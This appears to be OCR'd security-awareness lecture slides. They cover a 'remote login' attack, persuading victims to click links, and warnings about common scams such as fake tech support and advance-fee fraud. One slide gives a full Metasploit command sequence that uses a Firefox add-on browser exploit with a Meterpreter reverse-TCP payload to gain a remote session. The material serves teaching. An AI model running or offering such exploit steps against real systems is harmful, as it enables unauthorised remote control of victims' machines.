
Surface 1 attack, remote login...

A recipe...


Use msf-console to log construct an attack:

```
msfconsole
use exploit/multi/browser/firefox_xpi_bootstrapped_addon
show targets
set target 1
set srvhost 10.0.2.15
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.2.15
run... (shows the URL)
sessions -i
sessions -i 1
```

Surface 1 attack - persuade them to click...



Surface 1 attack - persuade them to click...



Outline

Some scamming advice...

Your friend was not mugged in London..., and...

- Microsoft Security Services is not calling you at home, and they do not know that your computer is infected.
- Neither the devout christian widow Mrs Fortunabe of Lagos, nor the wife of the Argentinian minister killed in the plane crash (see link), nor the lawyer acting for the late Dr Eldorado... really wants to be your friend.
- The story of the poor crippled boy is heartbreaking. But it is not true.
- The beautiful Albanian (woman/man - photo attached) does not like what s/he knows about you, and is not a beautiful Albanian (woman/man).
- You have not won €400,000 in the Euro lottery. Oranges in a paper bag cannot double your money, and there is not a lot of dyed money that needs chemical treatment.

Ignore it all...

This NEVER happens